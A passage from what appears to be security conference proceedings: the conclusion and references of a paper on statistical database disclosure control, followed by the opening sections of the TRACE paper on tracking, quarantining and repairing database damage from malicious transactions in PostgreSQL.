The disclosure analysis and control on 2-table can be extended to high-dimensional tables that are derived from a statistical database. Consider a k-table in which a k-set moment $a_{t_1,\ldots t}$ is protected, while all 2-set moments involving $a_{t_1,\ldots t}$ are released or can be derived from some released moments (e.g., $(k-1)$-set moments). The disclosure analysis and control can be conducted in each of 2^k 2-tables in which $a_{t_1,\ldots t}$ are involved. We note that it is difficult to conduct disclosure analysis in a high-dimensional table directly without recurring to 2-tables since no explicit formula is given in the literature regarding the exact bounds of a protected moment in general. Recent studies in high-dimensional tables have focused on estimating the exact bounds [10,5,31] or giving the exact bounds in some special cases [19].

8 Conclusion

The major contributions of this paper can be summarized as follows. Firstly, we defined four types of disclosure for the protected moments in statistical databases. Secondly, for each type of disclosure, we discovered the distribution pattern for the protected moments that are subject to disclosure in a 2-table that is derived from a statistical database. The distribution patterns enabled us to develop efficient algorithms to discover all protected moments that are subject to disclosure. The distribution patterns also enabled us to developed effective disclosure control methods that combine minimal number of released moments to eliminate the disclosure.

In the future, we plan to investigate other disclosure control methods such as giving the bounds of released moments instead of exact values. The utility of the released data can be defined and measured so as to compare different disclosure control methods. It is also interesting to extend the work to the databases of certain distributions such as normal and uniform.

References

1. Adam, N.R., Wortmann, J.C.: Security-control methods for statistical databases: a comparative study. ACM Computing Surveys 21(4), 515–556 (1989)
2. Agrawal, R., Srikant, R.: Privacy-preserving data mining. In: SIGMOD Conference, pp. 439–450 (2000)
3. Beck, L.L.: A security mechanism for statistical databases. ACM Trans. Database Syst. 5(3), 316–338 (1980)

4. Brodsky, A., Farkas, C., Jajodia, S.: Secure databases: Constraints, inference channels, and monitoring disclosures. IEEE Trans. Knowl. Data Eng. 12(6), 900–919 (2000)
5. Buzzigoli, L., Giusti, A.: An algorithm to calculate the lower and upper bounds of the elements of an array given its marginals. In: Proceedings of the conference for statistical data protection, pp. 131–147 (1999)
6. Causey, B.D., Cox, L.H., Ernst, L.R.: Applications of transportation theory to statistical problems. Journal of the American Statistical Association 80, 903–909 (1985)
7. Chen, K., Liu, L.: Privacy preserving data classification with rotation perturbation. In: ICDM, pp. 589–592 (2005)
8. Chin, F.Y.L., Özsoyoglu, G.: Auditing and inference control in statistical databases. IEEE Trans. Software Eng. 8(6), 574–582 (1982)
9. Chowdhury, S., Duncan, G., Krishnan, R., Roehrig, S., Mukherjee, S.: Disclosure detection in multivariate categorical databases: Auditing confidentiality protection through two new matrix operators. Management Sciences 45, 1710–1723 (1999)
10. Cox, L.H.: On properties of multi-dimensional statistical tables. Journal of Statistical Planning and Inference 117(2), 251–273 (2003)
11. Cox, L.H.: Suppression methodology and statistical disclosure control. Journal of American Statistical Association 75, 377–385 (1980)
12. Cox, L.H.: A constructive procedure for unbiased controlled rounding. Journal of the American Statistical Association 82, 520–524 (1987)
13. Cox, L.H., George, J.A.: Controlled rounding for tables with subtotals. Annuals of operations research 20(1-4), 141–157 (1989)
14. Cox, L.H.: Network models for complementary cell suppression. Journal of the American Statistical Association 90, 1453–1462 (1995)
15. Dandekar, R.A., Cox, L.H.: Synthetic tabular data: An alternative to complementary cell suppression (manuscript, 2002), http://mysite.verizon.net/vze7w8vk/syn_tab.pdf
16. Denning, D.E., Schlorer, J.: Inference controls for statistical databases. IEEE Computer 16(7), 69–82 (1983)
17. Denning, D.E., Schlörer, J., Wehrle, E.: Memoryless inference controls for statistical databases. In: IEEE Symposium on Security and Privacy, pp. 38–45 (1982)
18. Dobkin, D.P., Jones, A.K., Lipton, R.J.: Secure databases: Protection against user influence. ACM Trans. Database Syst. 4(1), 97–106 (1979)
19. Dobra, A., Fienberg, S.E.: Bounds for cell entries in contingency tables given fixed marginal totals and decomposable graphs. Proceedings of the National Academy of Sciences of the United States of America 97(22), 11885–11892 (2000)
20. Domingo-Ferrer, J.: Advances in inference control in statistical databases: An overview. In: Inference Control in Statistical Databases, pp. 1–7 (2002)
21. Domingo-Ferrer, J., Mateo-Sanz, J.M.: Practical data-oriented microaggregation for statistical disclosure control. IEEE Trans. Knowl. Data Eng. 14(1), 189–201 (2002)
22. Farkas, C., Jajodia, S.: The inference problem: A survey. SIGKDD Explorations 4(2), 6–11 (2002)
23. Fischetti, M., Salazar, J.J.: Solving the cell suppression problem on tabular data with linear constraints. Management sciences 47(7), 1008–1027 (2001)
24. Fischetti, M., Salazar, J.J.: Solving the cell suppression problem on tabular data with linear constraints. Management Sciences 47, 1008–1026 (2000)
25. Fischetti, M., Salazar, J.J.: Partial cell suppression: a new methodology for statistical disclosure control. Statistics and Computing 13, 13–21 (2003)

26. Garey, M.R., Johnson, D.S.: Computers and Intractability: A Guide to the Theory of NP-Completeness, p. 226. W.H. Freeman, New York (1979)
27. Huang, Z., Du, W., Chen, B.: Deriving private information from randomized data. In: SIGMOD Conference, pp. 37–48 (2005)
28. Iyengar, V.S.: Transforming data to satisfy privacy constraints. In: KDD, pp. 279–288 (2002)
29. Kargupta, H., Datta, S., Wang, Q., Sivakumar, K.: On the privacy preserving properties of random data perturbation techniques. In: ICDM, pp. 99–106 (2003)
30. Li, N., Li, T., Venkatasubramanian, S.: t-closeness: Privacy beyond k-anonymity and l-diversity. In: ICDE, pp. 106–115 (2007)
31. Li, Y., Lu, H., Deng, R.H.: Practical inference control for data cubes (extended abstract). In: Proceedings of the IEEE Symposium on Security and Privacy, pp. 115–120 (2006)
32. Liu, K., Kargupta, H., Ryan, J.: Random projection-based multiplicative data perturbation for privacy preserving distributed data mining. IEEE Trans. Knowl. Data Eng. 18(1), 92–106 (2006)
33. Machanavajjhala, A., Gehrke, J., Kifer, D., Venkitasubramaniam, M.: l-diversity: Privacy beyond k-anonymity. In: ICDE, p. 24 (2006)
34. Muralidhar, K., Sarathy, R.: A general aditive data perturbation method for database security. Management Sciences 45, 1399–1415 (2002)
35. Samarati, P., Sweeney, L.: Protecting privacy when disclosing information: k-anonymity and its enforcement through generalization and suppression. Technical report, SRI International (1998)
36. Schlörer, J.: Security of statistical databases: Multidimensional transformation. ACM Trans. Database Syst. 6(1), 95–112 (1981)
37. Schlörer, J.: Information loss in partitioned statistical databases. Comput. J. 26(3), 218–223 (1983)
38. Wang, K., Yu, P.S., Chakraborty, S.: Bottom-up generalization: A data mining solution to privacy protection. In: ICDM, pp. 249–256 (2004)
39. Wang, L., Jajodia, S., Wijesekera, D.: Securing OLAP data cubes against privacy breaches. In: IEEE Symposium on Security and Privacy, pp. 161–175 (2004)
40. Wang, L., Li, Y., Wijesekera, D., Jajodia, S.: Precisely answering multi-dimensional range queries without privacy breaches. In: Snekkenes, E., Gollmann, D. (eds.) ESORICS 2003. LNCS, vol. 2808, pp. 100–115. Springer, Heidelberg (2003)
41. Willenborg, L., de Waal, T.: Statistical Disclosure Control in Practice. Springer, Heidelberg (1996)

TRACE: Zero-Down-Time Database Damage Tracking, Quarantine, and Cleansing with Negligible Run-Time Overhead

Kun Bai[1], Meng Yu[2], and Peng Liu[1]

[1] College of IST, The Pennsylvania State University,
University Park, PA 16802 USA
{kbai,pliu}@ist.psu.edu

[2] Department of Computer Science, Western Illinois University,
Macomb, IL 61455 USA
m-yu2@wiu.edu

Abstract. As Web services gain popularity in today's E-Business world, surviving DBMSs from an attack is becoming crucial because of the increasingly critical role that database servers are playing. Although a number of research projects have been done to tackle the emerging data corruption threats, existing mechanisms are still limited in meeting four highly desired requirements: *near-zero-run-time overhead*, *zero-system-down time*, *zero-blocking-time* for read-only transactions, *minimal-delay-time* for read-write transactions. In this paper, we propose *TRACE*, a zero-system-down-time database damage tracking, quarantine, and recovery solution with negligible run time overhead. TRACE consists of a family of new database damage tracking, quarantine, and cleansing techniques. We built TRACE into the kernel of PostgreSQL. Our experimental results demonstrated that TRACE is the first solution that can simultaneously satisfy the first two requirements aforementioned and the first solution that can satisfy all the four requirements.

1 Introduction

As Web services gain popularity and are embraced in industry to support today's E-Business world, surviving the back-end DBMSs from E-Crime is becoming even more crucial because of the increasingly critical role that they are playing. The cost of attacks on the DBMSs are often at the magnitude of several millions of dollars. Unfortunately, traditional DBMS protection mechanisms do not defend the DBMSs against some new threats that have come along with the rise of Internet, both from external source, e.g., SQL Slammer Worm [6], SQL Injection [19], as well as from malicious insiders. Existing DBMS security techniques, e.g., authentication based access control, integrity constraints, and roll-back recovery mechanisms, are designed to guarantee the correctness, integrity, and availability of the stored data, but are very limited in dealing with data corruption and do not deal with the problem of malicious transactions. As we will explain shortly in section 2, once a DBMS is attacked, the damage (data

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 161–176, 2008.

corruption) done by these malicious transactions has severe impact on it because not only is the data they write invalid (corrupted), but the data written by all transactions that read these data may likewise be invalid. In this way, legitimate transactions can accidentally spread the damage to other innocent data. Techniques, such as implemented in Oracle *flashback* [18] and [11], can handle corrupted data, but are costly to use and have serious impact on the compromised DBMSs. These techniques can seriously impair the database availability because not only the malicious transaction, but all the transactions committed after the malicious transaction are rolled back.

Although a good number of research projects have been done to tackle the emerging data corruption threats, existing mechanisms are still quite limited in meeting four highly desired requirements: (R1) *near-zero-run-time overhead*, (R2) *zero-system-down time*, (R3) *zero-blocking-time* for read-only transactions, (R4) *minimal-delay-time* for read-write transactions. As a result, these proposed approaches introduce two apparent issues: 1) substantial run time overhead, 2) long system outage. To see why existing data corruption tracking/recovering mechanisms are limited in satisfying the four requirements, here we briefly summarize some main limitations of three representative database damage tracking/recovering solutions [1][8][15]. In ITDB [1], a dynamic damage (data corruption) tracking approach is proposed to perform on-the-fly repair. However, it needs to log read operations to keep track of inter-transaction dependencies, which causes significant run time overhead. This method may initially mark some benign transactions as malicious thus preventing normal transactions access the data modified by them, and it can spread damage to other innocent data during the on-the-fly repair process. As a result, requirement R1 cannot be satisfied. In [8], an inter-transaction dependency graph is maintained at run time both to determine the exact extent of damage and to ease the repair process and increase the amount of legitimate work preserved during an attack. However, it does not support on-the-fly repair which results in substantial system outage. As a result, requirement R2 cannot be satisfied. In [15], another inter-transaction dependency tracking technique is proposed to identify and isolate ill-effects of the malicious transactions. In order to maintain the data dependency, this technique also needs to record a read log, which is not supported in existing DBMS and will pose a serious performance overhead . Additionally, it only provides off-line post-corruption database repair. Table 1 lists the major mechanisms and their limitations, and the four requirements will shortly be further explained in Section 2.

To overcome the above limitations, we propose *TRACE*, a zero-system-down-time database damage tracking, quarantine, and recovery solution with negligible run time overhead. The service outage is minimized by (a) cleaning up the compromised data on-the-fly, (b) using multiple versions to avoid blocking read-only transactions, and (c) doing damage assessment and damage cleansing concurrently to minimize delay time for read-write transactions. Moreover, TRACE uses a novel marking scheme to track causality without the need to log read operations. In this way, TRACE has near-zero run-time overhead. We build

Table 1. Existing Approaches and Their Limitations

Proposals	R_1	R_2	R_3	R_4
[1]		✓	✓	
[8]	✓			
[15]	✓			
TRACE	✓	✓	✓	✓

TRACE prototype into the DBMS kernel of PostgreSQL, which is currently the most advanced open-source DBMS with transaction support, not layered on top as ITDB [1]. In summary, TRACE is the *first* integrated database tracking, quarantine, and recovery solution that can satisfy all the four highly desired requirements shown in Table 1. In particular, TRACE is the first solution that can simultaneously satisfy requirements R1 and R2.

2 Preliminaries

2.1 The Threat Model

In this paper, we deal with data corruption problem in DBMS. Data corruption can be caused by a variety of ways. First, the attacks can be done *through web applications*. Among the *OWASP* [19] top ten most critical web application security vulnerabilities, three out of the top 6 vulnerabilities can directly enable the attacker to launch a malicious transaction, some of which are listed as follows: 1)*Injection Flaws*; 2)*Unvalidated Input*; 3)*Cross Site Scripting (XSS) Flaws*. Second, the attacks can be done *through insider attacks*. TRACE focuses on handling data corruption caused by Injection Flaws and insider attacks through transaction level attack. Transaction level attacks have been well studied in a good number of researches [2,8,22]. In this paper, we use "attack" to denote both the malicious attacks and human errors. We use a SQL injection attack to simulate the malicious transaction and evaluate our TRACE system in the experiments.




Fig. 1. An Example of Damage Spreading

2.2 Definitions

In this section, we formally describe the problems TRACE intends to solve. When a database is under an attack, TRACE needs to do: 1) identify corrupted data objects according to the damage causality information maintained at run time, and 2) carry out cleansing process to "clean up" the database on-the-fly. Here, the cleansing process includes damage tracking, quarantine, and repair. To accomplish the above tasks, TRACE relies on correctly analyzing some specific dependency relationships. We first define the following two *relations.*

Basic Preceding Relation: Given two transaction T_i and T_j, if transaction T_i is executed before T_j, then T_i precedes T_j, which we denote as $T_i \lhd T_j$. Note, we assume *strict 2PL* scheme is applied as in most of the commercial DBMSs.

Data Dependency Relation: Given any two transactions $T_i \lhd T_j$, if $(W_T - \bigcup_{T \lhd T \lhd T} W_T) \cap R_T \neq \emptyset$, then T_j is *dependent* on T_i, which is denoted as $T_i \rightarrow T_j$. We use R_T and W_T to denote the read set and the write set of transaction T. If there exist transactions $T_1, T_2, ..., T_n, n \geq 2$, that $T_1 \rightarrow T_2 \rightarrow, ..., T_n$, then we denote it as $T_1 \rightarrow^{\ltimes} T_n$.

For example, given the transaction $T_i : o^c = o^a + o^b$, $R_T = \{o^a, o^b\}$ and $W_T = \{\underline{o^c}\}$; the transaction T_j: $o^f = o^d + o^c$, $R_T = \{\underline{o^c}, o^d\}$, $W_T = \{o^f\}$. Obviously, we have $T_i \rightarrow T_j$ because transaction T_j reads the data object o^c written by transaction T_i. If data objects (e.g., o^c) contained in the write set W_T are corrupted, write set W_T is affected because of the dependency relation of T_i and T_j, $R_T \cap W_T = o^c$. Based on above statements, we have, as shown in Figure 1, $T_1 \rightarrow T_2$, $T_2 \lhd T_4$, $T_4 \rightarrow T_8$. If T_1 is a malicious transaction, transaction T_2, T_3 are affected directly (and T_7 is affected indirectly via T_2) and the data objects updated by T_2, T_3, T_7 are invalid. Transaction T_4, T_5, T_6, and T_8 are legitimate (good) transactions.

3 Overview of Approach

TRACE has two working modes, the *standby* mode and the *cleansing* mode. In this section, we overview our approach that enables TRACE system to meet the requirements listed in Table 1. We use "cleansing" rather than "recovering" throughout this paper to emphasize the additional feature of our approach to preserve legitimate data in the process of restoring the database back to the consistent status in the recent past. The goal of TRACE is to maintain maximum service online while quarantining, analyzing, and recovering the corrupted data objects stored in the DBMS.

3.1 The Standby Mode

In this working mode, TRACE uses a simple but efficient marking scheme to maintain the data dependency information at the run time. An ideal marking scheme should be transparent to the normal transaction process when there is no malicious transactions detected. The marking idea is that TRACE constructs a *one-to-many* mapping from a set of tiny marks to the set of data objects. A *mark* is a unique n bits attached to a data object to indicate its *origin*. An origin is a data object's ancestor who creates/updates it. In this work, we set the mark at the record level and use a transaction ID as the mark of a data record. We maintain in *Causality Table* (CT) the inter-mark dependencies to perform the damage tracing (addressed in section 3.2). We create an entry for each created/updated data record in CT. A data record may have multiple *origins* because it can be updated a number of times in its life time. If a transaction T_i reads a database record that is created by transaction T_j, all database records updated by transaction T_i have T_j as one of their origins. If any origin of a data record has been identified as corrupted (or affected), all records that have the same origin are also believed as corrupted. Without blind writes, the origins will contain every mark (transaction ID) that has last updated the data object. However, during the normal transaction processing, the origins does not have a complete set of marks. This will be fulfilled in the damage assessment procedure.

3.2 The Cleansing Mode

In the cleansing mode, TRACE uses the causality information obtained in standby mode to identify and selectively repair only the data corrupted by the malicious/affected transactions on-the-fly. In the following, we overview how each cleansing operation functions with the focus on how they coordinate with one another.

⋇ **Damage Quarantine** is to prevent the normal transactions from accessing any invalid data objects, and then stop damage propagating and further reduce the repairing cost. When malicious transactions are detected by IDS, TRACE immediately sets up a time-based quarantine window (a time interval between the malicious transaction timestamp ts_b and the time TRACE receives the detection report). TRACE uses the timestamp ts_b to block the access to the data objects contained in the window. All access to the data records that are last updated later than the timestamp ts_b will be blocked. Access to the data records updated/created earlier than the timestamp ts_b will still be allowed. As a result, requirement R2 can be satisfied.

⋇ **Damage Assessment** is to identify every corrupted data within the quarantine window. When malicious transactions are detected, TRACE starts scanning the causality table from the first entry whose mark (transaction ID, tid) is the detected malicious transaction T_b, and then calculates the corrupted data set $C(T_i)$ up to the transaction T_i.

The abstract damage assessment algorithm includes two steps: 1) the Intrusion Detection System (IDS) reports a malicious transaction. The malicious transaction identifier (T_b) is the initial mark of damaged data records. During scanning the causality table, TRACE knows it has found all data records corrupted by the malicious transaction T_b when it encounters an entry whose mark (tid) has an associated timestamp later than the malicious transaction timestamp ts_b.




Fig. 2. Identify/Repair Corrupted Data Records Overview

At this point, TRACE obtains the initial corrupted data set $C(T_b)$. 2) Then, TRACE processes the causality table starting from the entries whose origins set O contains the mark T_b. In general, for each entry in CT associated with transaction T_j (mark tid_j), if the entry's origins set $O_T \cap C_T \neq \emptyset$ (C_T stands for the known corrupted transactions tids in C up to T_i), TRACE puts the data records with T_j (tid_j) into corrupted set $C(T_j)$, and then adds T_i's origins set O_T into T_j's origins set O_T in CT. TRACE stops the assessment process when any one of the following two conditions is true: 1) TRACE reaches the last entry of CT; 2) TRACE reaches an entry whose timestamp is equal to the time point when TRACE starts quarantine procedure. For condition 2, any entry in CT beyond this time point is valid because only transactions accessing to valid data are executed after the quarantine window is set up.

$\circledast$ **Valid Data De-Quarantine** is to release the valid data objects in the quarantine window. In parallel to damage assessment, de-quarantine procedure executes to release data objects that either are over-contained valid data objects or corrupted data objects that have been repaired.

TRACE needs to gradually filters out real invalid data for repairing and release the over-quarantined valid data according to the following rules. When a data record is requested by a newly submitted transaction, 1) if the data record's timestamp is later than the malicious transaction timestamp ts_b and this data record is not included in repair set S_r, the access to it is denied. In this situation, whether the data record is invalid or valid is not known. The submitted transaction is put into active transaction queue to wait until the data record's status is clear (e.g. the data record 11 in Figure 2). 2) If the requested data record is in the repair set S_r and the status is invalid (e.g., the data record 8, 10 (R8, R10) in Figure 2), the access is not allowed. 3) If the data record is in S_r and the status is valid (e.g., the data record 5 (R5)), the data record has been fixed and is free to access. To guarantee the correctness of condition 1), we introduce a '*checkpoint*' to the repair set S_r. Each time TRACE copies the newly identified corrupted data records in the corrupted data set C to the repair set S_r, TRACE sets a 'checkpoint' in S_r. Among the data records in S_r, there is a data record whose timestamp ts_i is the greater than others, but smaller than the 'checkpoint'. If an incoming transaction requests a data record whose timestamp is smaller than ts_i and the data object is not included in the repair set S_r at this 'checkpoint', the data record is clean and is allowed to access. This is because TRACE ensures all corrupted data records before this 'checkpoint' have been identified and copied into S_r. After a corrupted data object is fixed, the data object's status is reset to clean.

⁜ **Repairing On-The-Fly** is to remove the ill-effects without stoping the DB services. A repairing transaction (undo) performs a task on corrupted data objects as if the malicious/affected transactions that result in invalid database states have never been executed. For instance, an undo (T_i) transaction is implemented as removing all specific version data objects written by transaction T_i as the transaction T_i never executes. To avoid the serialization violation, we must be aware that there exist some scheduled preceding relations between the undo transactions and the normal transactions. This is handled by submitting the undo transactions to the scheduler.

4 Design and Implementation of TRACE Atop PostgreSQL

To build the TRACE that offers the feature of identifying/repairing the corrupted data objects and meets the four requirements, we make several changes to the source code of a standard PostgreSQL 8.1 database [21].

4.1 Implementing the Marking Scheme

We maintain in *Causality Table* (CT) the inter-mark dependencies to perform the damage tracking. TRACE attaches the mark (several bytes, see Figure 3) to each data record. To construct the Causality Table (CT) entries for each corresponding data record, we need to modify the data structure of the data record defined in PostgreSQL and modify the *Executor Module*. The Executor executes a plan tree. When the tuples are returned, TRACE knows exactly what data records are accessed, updates the mark attached with each updated data record, and inserts the entry into the CT. To avoid insufficient precision and give each transaction a unique time, we extend the timestamp value with an additional four byte sequence number (SN). TRACE marking scheme additionally uses another eight byte transaction ID to indicate the transaction that last updates the data record and one bit in the record header to denote a data record dirty/clean status. Figure 3 gives the record layout with additional marking bytes.





Fig. 3. Data Record Structure with Marking Bits



Trans ID	Origins	TS	Page ID
T0	--	00610	0x00001001
T1	T0	00710	0x00001101
T1	T0	00710	0x00002101
...	...	...	...
T4	T2	00890	0x00002201
...	...	...	...
T6	T2,T3	01102	0x00002401

Fig. 4. An Example of the Causality Table Construction

TRACE creates an entry in the CT for each updated data record. Figure 4(b) reflects the creation of marks as shown in Figure 4(a) using a simple example. Field *TransID* (the mark) has transaction ID (*xid* in PostgreSQL) as the key of the entry. Field *Origins* is a set of mark (xid_i) indicating a data record's origins. Field *TS* records the timestamp when the entry is created. We initially set the *timestamp* field with the transaction identifier, and replace it when the transaction commits. Field *PageID* indicates the page where TRACE can look up for the corresponding data record. In Figure 4(b), we assume transaction T_0 has no origin and calculates based on local inputs. Mark T_6 has origin T_2 and T_3. The complete *origins* list of a data record updated by transaction T_6 is $\{T_3, T_2, T_1, T_0\}$ and T_4 is $\{T_2, T_1, T_0\}$ according to Figure 4(a). If mark T_1 is identified as malicious, data records with attached mark T_1 are invalid. Since T_2 has T_1 in its origins, data records attached with mark T_2 are also invalid. Thus, mark T_6 is invalid too. Compared with the dynamic dependency analysis technique, which needs to dynamically check whether the write set of a transaction overlaps the read set of a transaction (such operations may consume a substantial amount of time), the marking scheme in TRACE does not need to perform any check operations, because all the information has been recorded in the CT.

4.2 Maintaining Before Images

In PostgreSQL, when a data record is updated the old versions usually are not removed immediately after the *update/delete* operations. A versioning system is implemented by keeping different versions of data records in the same tablespace (e.g. in the same *data page*). Each version of a data record has several hidden attributes, such as *Xmin* (the transaction id *xid* of the transaction that generates the record version) and *Xmax* (the *xid* of the transaction that either generates a new version of this record or deletes the record). For example, when a transaction T_i performs an update on a data record o^x, it takes the valid version v of o^x, and makes a copy v^c of v. Then, it sets v's *Xmax* and v^c's *Xmin* to the transaction id xid_i. A data record is visible by a transaction if *Xmin* is valid and *Xmax* is not. Different versions of the same data record are chained by a hidden pointer as shown in Figure 2. TRACE utilizes these chained 'before' images to do the corrupted data record repairing (addressed in section 4.3). To make the hidden versions visible, we modify the index scan and sequential scan functions in *executor* module of PostgreSQL to identify the *xid* of transactions that generated (or deleted) data record versions which match our needs. Then we can go through the multi-version chain to find every historical version of a data record.

4.3 Damage Assessment Module

To assess the damage, TRACE locates the data record by the page id stored in CT. If the data page is not in memory, TRACE loads the data page containing the corrupted data record back into the memory. If more than one data record is in the same data page, the offset of the data record is used to locate the right data record. Then, TRACE traverses the associated data record version chain backwards in time (using the hidden previous version pointer of each on-page data record, and this could span over multiple data pages) to identify every invalid data record version and the valid data record version. Within the detection window, a data record can be updated multiple times. All updates corrupted both directly and transitively by the malicious transaction T_b must have timestamps associated with them later than the timestamp ts_b. As TRACE traverses the multi-version chain, it marks every invalid version by setting the *dirty* bit until it finds a data record version whose timestamp is less than the malicious timestamp ts_b. TRACE does not keep all invalid data record versions in the repair set S_r (implemented as a hash table with the transaction id as the hashed key). For example, in Figure 2, the data record Y_3 is invalid because of malicious transactions and then the version Y_2 and Y_1 are invalid. Thus, to identify corrupt versions of data records, TRACE needs merely keep the invalid version Y_1 in S_r.

4.4 Quarantine/De-quarantine Module

To implement the damage quarantine in PostgreSQL, we modify the executor module source code. The plan tree of PostgreSQL is created to have an optimal execution plan, which consists of a list of nodes as a pipeline. Normally, each time a node is called, it returns a data record. Starting from the root node, upper level nodes call the lower level nodes. Nodes at the bottom level perform either sequential scan or index scan. We make changes to the function of the bottom level nodes as well as the return results from the root node. By default, the executor module of PostgreSQL executes a sequential scan to open a relation, iterates over all data records. We change the executor module to check the timestamp attached to each data record while scanning the data records in the quarantine phase. If a data record satisfies the query condition and its timestamp is later than the timestamp ts_b, the executor knows the incoming transaction requests a corrupted data record. Therefore, it either discards the return result from the root node or asks the damage assessment and de-quarantine modules for further investigation, and then puts the transaction to active transaction queue to wait.

In de-quarantine phase, we modify the executor function to check whether each scanned data record from the sequential scan is already in the repair set S_r or not. A similar change has been introduced for B-tree index scan nodes. During the normal database time, this procedure is transparent and bypassed without affecting performance. We maintain the repair set S_r as a mirror of the corrupted data set C is to enable damage assessment, de-quarantine and repairing modules run concurrently without the access conflict.

4.5 On-The-Fly Repairing

For each data record o^x in the repair set S_r, TRACE traverses backwards the hidden multi-version chain to the version whose timestamp ts_o is immediately earlier than the malicious transaction's timestamp ts_b (e.g., Y_4 in Figure 2). This version of data record is the correct '*before-image*' of the data record o^x. Only this version can be used to construct the undo transaction and eliminate the negative effects. To undo a damaged data record, repairing module simply restores the 'before-image' of this data record to its next version (e.g., restore version Y_4 to version Y_1 because Y_4 is Y_1's correct 'before-image', and then get rid of the version Y_3, Y_2, set the dirty mark of Y_1 to 0). This mechanism provides the TRACE system the ability to selectively restore a table or a set of data records to a specified time point in the past very quickly, easily and without taking any part of the database offline. One correctness concern with the on-the-fly repair scheme is whether it will compromise serializability. Due to the following reasons, TRACE will guarantee serializability: (a) all repairs are done within the quarantined area, so the repairs will not interfere the execution of new transactions; (b) our de-quarantine operations ensure serializability by doing atomic per-transitive-closure de-quarantine.

Causality Table is a disk table that has the format <*TransID*, *origins*, *timestamp*, *Page ID*>. We build a B-tree kind index ordered by *TransID* (transaction id *xid*) on top of the causality table and maintain in the main memory, which permits fast access to the related information to assess the damage. However, if we do not remove historical entries from the causality table, it intends to become very large and the index maintained in main memory accordingly become hideous. To keep the causality table relatively small, high performance, and without losing the track of cascading effect, we garbage collect the causality table entries which are no longer of an interest of the damage assessment. To garbage collect the causality table entries without missing the track of the cascading effects by malicious transactions, it will be safe to garbage collect those mark entries that stay in the causality table longer than a selected time window because the probability that the mark entry is involved in a recent negative impact to the database is small enough. For the sake of the simplicity, in our experiments we assume that the detection latency is normally distributed with parameter $T = 3s$ (detection latency) and standard deviation $\sigma = 9s$, and we set the processing window $t = 100 \times T = 300$ seconds. Thus, we have a very small probability that garbage collection will harm the causality tracing once an attack is reported.


5 Experimental Results

We implement TRACE as a subsystem in PostgreSQL database system, and evaluate the performance of TRACE based on TPC-C benchmark and a clinic OLTP application. We present the experimental results based on the following evaluation metrics. First, motivated by requirement R1, we demonstrate the system overhead (i.e., the run time overhead) introduced by TRACE. Our experiments show the overhead is negligible. Second, motivated by requirements R2, R3 and R4, we demonstrate the comparison of TRACE and *'point-in-time'* (PIT) recovery method in terms of system performance, data availability.

